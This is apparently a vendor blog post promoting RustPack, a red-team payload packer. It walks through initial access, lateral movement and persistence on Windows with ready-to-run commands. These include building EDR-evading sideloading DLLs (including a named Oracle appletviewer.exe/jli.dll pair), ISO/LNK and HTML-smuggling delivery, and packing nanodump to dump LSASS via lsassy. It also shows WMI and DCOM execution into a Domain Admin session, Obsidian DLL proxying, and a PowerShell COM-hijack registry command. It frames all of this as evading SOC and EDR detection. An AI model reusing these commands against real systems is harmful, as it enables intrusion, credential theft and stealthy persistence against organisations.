Pentest and Red Team TTPs with RustPack
In our first blog post, we gave a short introduction to what RustPack is about as well as some of its core design decisions so that we make sure modern detection software won’t complain about our payloads. This time we show some more practical use cases for your engagements.

As we use RustPack ourselves in projects against various companies, we can confidently say that it can be used for Initial Access, Lateral Movement, Post-Exploitation tools and tasks, and Persistence. Let’s dive into various areas.
Initial Access
When people thought about initial access vectors in recent years, the most typical entry points were these:
- Attachments via E-Mail or Teams when allowed
- Phishing payloads delivered via Web server download on link click.
- MFA Phishing in general to access Azure/O365 or to directly access Terminal Server environments via session cookies
Of course, there are many more things to mention, such as SMS Phishing, ClickFix, and real threat actors use stuff that we cannot simulate that easily in a legal way, such as malicious App Store apps, extensions, Google Advertising malware, and so on.
In some environments, these techniques still work well, but especially 1) and 2) get much harder in some environments due to security components in place or restrictions on what is allowed to get executed in hardened environments and so on. Thinking about typical extensions for initial access payloads, we might have the following in mind:
- VBS, VBA, Office files with macros
- JScript, HTA files
- MSC files (Grimresource)
- Onenote files
- ClickOnce
- Batch/CMD files
- MSI/MSIX installers
- LNK files
And indeed, RustPack currently doesn’t support any of these extensions. We might add some of those in the future, but instead currently support these output file types:
- Executables
- DLLs
- DLL-sideloading automation
- .XLL Excel add-ins
- .CPL files
- PowerShell scripts
- Shellcode output
However, being creative, this is already totally fine for initial access. Unsigned Executables and DLLs cannot easily be used for web server download or as an attachment due to Mark-of-the-Web (MOTW) and Smartscreen, or because these extensions in an archive file might get blocked instantly by Web-Gateways, E-Mail Gateways, next-gen firewalls, or endpoint protection software just because it’s unsigned. So when we stick to using RustPack for initial access, we mostly prefer generating our own .LNK files with custom trustworthy-looking icons, for example, and to point those to a signed binary which loads our malicious DLL via sideloading, for example. The .LNK file could also directly execute an Excel-Addin file or .cpl file or an unsigned DLL via various LOLBAS techniques.
Generating DLL-Sideload payloads can, however, also be risky, especially if you stick to public, well-known signed binaries such as MSTeams.exe, OneDrive.exe, and similar, with version.dll as the malicious DLL. Why? Because vendors know that these binaries are/were abused in the past, and they created dedicated detection rules for e.g. OneDrive.exe loading an unsigned version.dll from any folder other than C:\windows\system32\. This is a really trivial detection rule. Some vendors even monitor every new entry in hijacklibs.net and have dedicated rules for all executables mentioned in there.
So yes - each Red Team needs to spend effort on finding their own vulnerable signed applications in which they can load their malicious DLL into. When you find a custom third-party vendor-signed executable that tries to load a DLL from the same vendor in the current working directory and when this is NOT LISTED on hijacklibs.net or other public resources - perfect. Vendors will for sure not have a rule for that, and you can safely use that to load your code into a signed trusted process. As not every operator is aware of how to find such new binaries, we provide a multiple-page detailed explanation in our RustPack documentation on how to find non-public sideloading binaries and how to weaponize them using RustPack.
We are going to burn one here just for the sake of attention - appletviewer.exe is signed by Oracle and tries to load jli.dll from the current working directory when it’s executed. We can use RustPack to generate our malicious payload like this:
RustPack.exe --file c2stager.bin --output jli.dll --dllexportfunc JLI_CmdToArgs,JLI_GetStdArgc,JLI_MemAlloc,JLI_GetStdArgs,JLI_Launch -a --Sandbox DomainJoined
This payload will not forward exported functions to any original DLL but instead only execute the payload, but that’s totally fine for initial access when we bring our own sideloading binary. It will also only fire the payload on any system that is either joined to an Active Directory domain OR to the Azure Cloud to make sure it won’t fire on sandboxes or in sample submission cloud analysis.
You can now create an .lnk file that executes appletviewer.exe from a hidden subfolder via e.g. powershell.exe or other LOLBAS Windows native executables in hidden mode to prevent the console from showing up.

The hidden folder plus .lnk can get placed into an ISO image, for example, which can get double-clicked to get opened by a victim and can be hosted on a web server that is using custom JavaScript and WebAssembly calculations to prevent automated scanners from seeing the served file is an ISO Image. The ISO Image could even get embedded in custom HTML-Smuggling code so it will get unpacked on the victim machine, so Web-Gateways or Proxies can’t even analyse the downloaded file itself.

So when you are creative, there are many ways for initial access even with these few output payload types.
On top of that, the shellcode output option from RustPack makes it flexible for any scripting language or custom ClickOnce payloads. The generated shellcode is heavily polymorphic and cannot be easily signed, so even a tiny script shellcode loader would be fine. You don’t need to care about emulation, sandboxes, cloud analysis, entropy, or anything else because the generated shellcode will cover all these things for you and will execute the real payload from memory in a stealthy way.
Lateral Movement
We all know this situation. You got administrative access over a new system by compromising some user account and of course want to take over that system for credential dumping and further Lateral Movement.
You can either use built-in Command & Control modules or custom BOF/COFFs or assemblies to directly dump credentials or bring some new implant code on the remote system first to reach interactive command execution on that system.
But most tools that directly dump credentials bring some executables or DLLs on the remote system as well - besides remote registry dumping SAM/SYSTEM/SECRETS, for example, or DPAPI credential looting, which can also be done offline after getting the secrets. And this is the point where RustPack helps Operators again.
lsassy
Imagine you already got a reverse SOCKS proxy running and you can tunnel traffic into the remote network. What many pentesters do is simply run something like nxc with --lsa or lsassy with default options. Well, that is more and more often caught by custom behaviour-based rules. But lsassy, for example, also lets you choose between various dumping options, one of them being -m nanodump to use nanodump for dumping LSASS memory. But of course nanodump will usually get flagged by signatures as soon as it gets dropped to disk. So we can use RustPack to pack nanodump and to generate an executable that won’t get flagged by signatures or by machine-learning-based detections like this:
RustPack.exe --file nanodump.exe --peload --output newdump.exe -a --environmentaldomain customer.corp.loc
Now we can use lsassy to dump credentials like this:
proxychains lsassy -u compromiseduser -p weakpassword -d customer.corp.loc mssql01.customer.corp.loc -m nanodump -O nanodump_path=newdump.exe
Note: this only works when PPL is disabled on the target system, but it’s super simple in 2026 to build a custom lsassy module or nxc module which drops a DLL to disk instead and executes that, for example. And that DLL can also execute a binary that brings a vulnerable driver to dump LSASS, such as Doppelganger. The point is you can do that with any other tool and don’t need to worry what you drop on disk. Why is it much simpler in 2026? Because there are dozens of LLMs, either local uncensored models or cyber-approved frontier models, that will build you a new module in 2 minutes with just one prompt.
Running a C2-Implant instead
The overall approach is pretty much the same here. You first
- Copy over some payload on the remote system, which can be any format. I personally prefer DLLs most of the time.
- Execute that payload via one of various public techniques.
In the last few years, especially for Lateral Movement, many more tools were published that execute the payload in a new way that might execute your payload in a more stealthy way than other tools did before. Using tools such as Impacket might be a bad idea here, as more and more vendors have created behaviour-based detections for their example scripts.
Titanis example
You could, for example, stick to Titanis instead, which was released by TrustedSec last year. First, we need to drop our payload on the remote system. So we generate a DLL with RustPack, and in this example we stick to bringing your own sideloading binary again, so we copy over the signed appletviewer.exe and jli.dll, which were generated with the same RustPack arguments mentioned above.
We don’t want to raise suspicion by the SOC in case of an alert, nor for an EDR, so executing a signed binary from remote is usually much better than sticking to unsigned executables or even LOLBAS via well-known vectors such as WMI for remote process creation. So we first make sure that our payload is in the proper location. How do we find that out? Again, it’s 2026, so we just ask nicely for it:

We might need to create the folder structure first if it doesn’t exist yet. After that, we can copy over the files via Smb2Client like this:
proxychains ./linux-x64/Smb2Client/Smb2Client put appletviewer.exe '\\mssql01.customer.corp.loc\c$\Program Files\Java\jdk1.8.0_202\bin\appletviewer.exe' -Username 'customer.corp.loc\compromiseduser' -Password weakpassword -Verbose

proxychains ./linux-x64/Smb2Client/Smb2Client put jli.dll '\\mssql01.customer.corp.loc\c$\Program Files\Java\jdk1.8.0_202\bin\jli.dll' -Username 'customer.corp.loc\compromiseduser' -Password weakpassword -Verbose
We faced the situation multiple times in a Red Team project where, even when a signed process was flagged for credential theft, the SOC closed that incident because it was done by a signed binary and this needs to be a false positive.
We now execute our signed appletviewer.exe via WMI with Titanis:
proxychains ./linux-x64/Wmi/Wmi exec -Username 'customer.corp.loc\compromiseduser' -Password weakpassword mssql01.customer.corp.loc 'c:\Program Files\Java\jdk1.8.0_202\bin\appletviewer.exe' -Verbose
And we get our C2-implant callback from the signed process from which we can impersonate other users or go for credential theft or whatever else.
SpeechRuntimeMove example
If you don’t want to stick to WMI for remote process creation at all, you can go for recently released tools. There are many such as DCOMUploadExec, DCOMIllusionist, or msi_lateral_mv and ForsHops, just as a few examples. I also found a new technique and published a talk at Troopers 2025 with the publication of BitlockMove, which uses DCOM and COM-hijacking for DLL execution in another actively logged-in user’s session.
However, BitlockMove can mainly be used against Client systems, and you cannot specify the target session. SpeechRuntimeMove, on the other hand, can tackle servers and specific active user sessions. The DLL used by this PoC is hardcoded and will more likely get flagged as soon as it’s dropped to the remote system’s disk. This is where RustPack helps you out again, as you can generate a custom DLL to execute your implant with it:
RustPack.exe --file implant.bin --output anyname.dll -a --environmentaldomain customer.corp.loc --dllexportfunc DllGetClassObject --wait --mutex-oneshot --execute-if=SpeechRuntime.exe
As we go for a COM-Hijack, we make sure our DLL only fires the payload when being loaded into the SpeechRuntime.exe process and also only one time, as we don’t want multiple callbacks.
We base64-encode this newly generated DLL and replace the hardcoded DLL content with our new DLL, obfuscate the source, or use any AMSI bypass of your choice and execute it via execute-assembly/sharpinline from another C2-Session to first enumerate actively logged-in user accounts:
sharpinline SpeechRuntimeMove.exe mode=enum target=mssql01.customer.corp.loc
The output tells us that a Domain Admin is active on that system. Perfect, we don’t even need to dump LSASS credentials or execute custom post-exploitation tools here; we just run SpeechRuntimeMove to execute our newly generated DLL in the context of that Domain Admin in session number 2:
sharpinline SpeechRuntimeMove.exe mode=attack target=mssql01.customer.corp.loc dllpath=C:\windows\system32\Speechruntime.dll session=2 targetuser=corp\domadm
Note: the target DLL path can be anything else here; it doesn’t matter as it’s being configured in the COM Hijack on the remote system.
A C2 callback as corp\domadm just came in. From here we could do anything that we need for the mission: custom LDAP modifications, taking over any domain-joined system we want, accessing all network shares and so on. No need to touch LSASS.
Persistence
To achieve persistence, operators can choose from a wide range of techniques. Most common and well known are
- Registry Run Keys or Startup Folder usage
- Scheduled Task creation
- Service creation/modification
- DLL Hijacking / Sideloading
When it comes to AV/EDR evasion and persistence, in most cases you need to drop something on disk and decide which technique to use so that the payload fires on startup or logon. Of course, you could go for fileless techniques with a PowerShell cradle or mshta.exe pointing to some remote web server to execute HTA payloads, but many vendors have good detections for those, especially when combined with persistence vectors.
And same story here again for unsigned executables or DLLs or.CPL files; you don’t need to care about signature-based detections, emulation, machine-learning-based detections, and so on. We take care of those for you. So simply generate your favorite payload in some (best-case legitimate-looking) folder on disk and create an .LNK in the startup folder pointing to that payload. Alternatively, create a registry entry to execute it. Some vendors will generate LOW or even MEDIUM alerts for these persistence techniques, so you should always test in a LAB environment which alerts pop up for which vendors. Either you ignore the risk here because the SOC might ignore that LOW/MEDIUM alert, or you decide to go for stealthier approaches.
You could check all applications in %AppData% and find signed executables that are vulnerable to DLL-Sideloading. Let’s imagine we see Obsidian is installed on the target system. We could use RustPack to generate a persistence payload like this:
RustPack.exe --file implant.bin --clone ffmpeg-2.dll --output ffmpeg.dll -a --environmentalDomain customer.corp.loc
We first need to download the original ffmpeg.dll from the target system, rename it to ffmpeg-2.dll, and let RustPack generate the fake DLL. All exports will be forwarded to ffmpeg-2.dll at runtime on the target system, so you also need to upload the original but renamed DLL on the target system to preserve Obsidian functionality. The payload will now get executed at runtime once Obsidian.exe is started via DllMain so that the implant will check in from that process. You can also specify functions to execute the payload as an alternative to the default DllMain - even then, payload execution is stable and won’t break the original binary’s functionality.
We could also stick to COM-Hijacking and generate a payload like this:

RustPack.exe --file agent.x64.bin --output msctf.dll --dll --clone C:\windows\system32\msctf.dll --Sandbox DomainJoined --mutexoneshot -a --execute-if chrome.exe --noAntiDebug
With these parameters, we make sure that the DLL will only execute the payload when it’s being loaded into chrome.exe but not into any other process. Also, the C2-Payload will only execute a single time; we don’t want to get 10-15 C2-Connections because of multiple chrome.exe instances getting started.
The preferred way to set up the registry entry for COM-Hijacking is NOT to use reg.exe - behaviour-based detections will likely get you flagged. My preferred way is to use a COFF/BOF or assembly or custom PowerShell runspace module to set this up - when it’s done via the Windows API, there is typically no detection. So the following PowerShell command could set up the hijack:
$regPath = "HKCU:\Software\Classes\CLSID\{33C53A50-F456-4884-B049-85FD643ECFED}\InProcServer32";$defaultValue = "C:\users\<username>\appdata\roaming\chrome\msctf.dll";if (-not (Test-Path $regPath)) {New-Item -Path $regPath -Force | Out-Null}Set-ItemProperty -Path $regPath -Name '(default)' -Value $defaultValue
Once chrome.exe is launched by the victim, we will get our C2 connection as planned:
Summary
Be it in a Penetration Test or in a Red Team engagement, you typically need some of the techniques presented in this blog post to reach your goals. Many people in the community struggle with AV/EDR vendors, and when you cannot afford to do the research on your own or when developing custom loaders on your own gets too time-intensive, this is the point where RustPack can help you out.
Initial Access, Post Exploitation, or Persistence - for each of these categories, you have dozens of options on how to reach the goal. But once you need to drop something to disk and need stealthy in-memory execution, RustPack can be your time saver.
There will be follow-up blog posts with various more TTPs and options, so stay tuned!
Demo Videos
We created several Demo-Videos already with different RustPack features, which can be found here: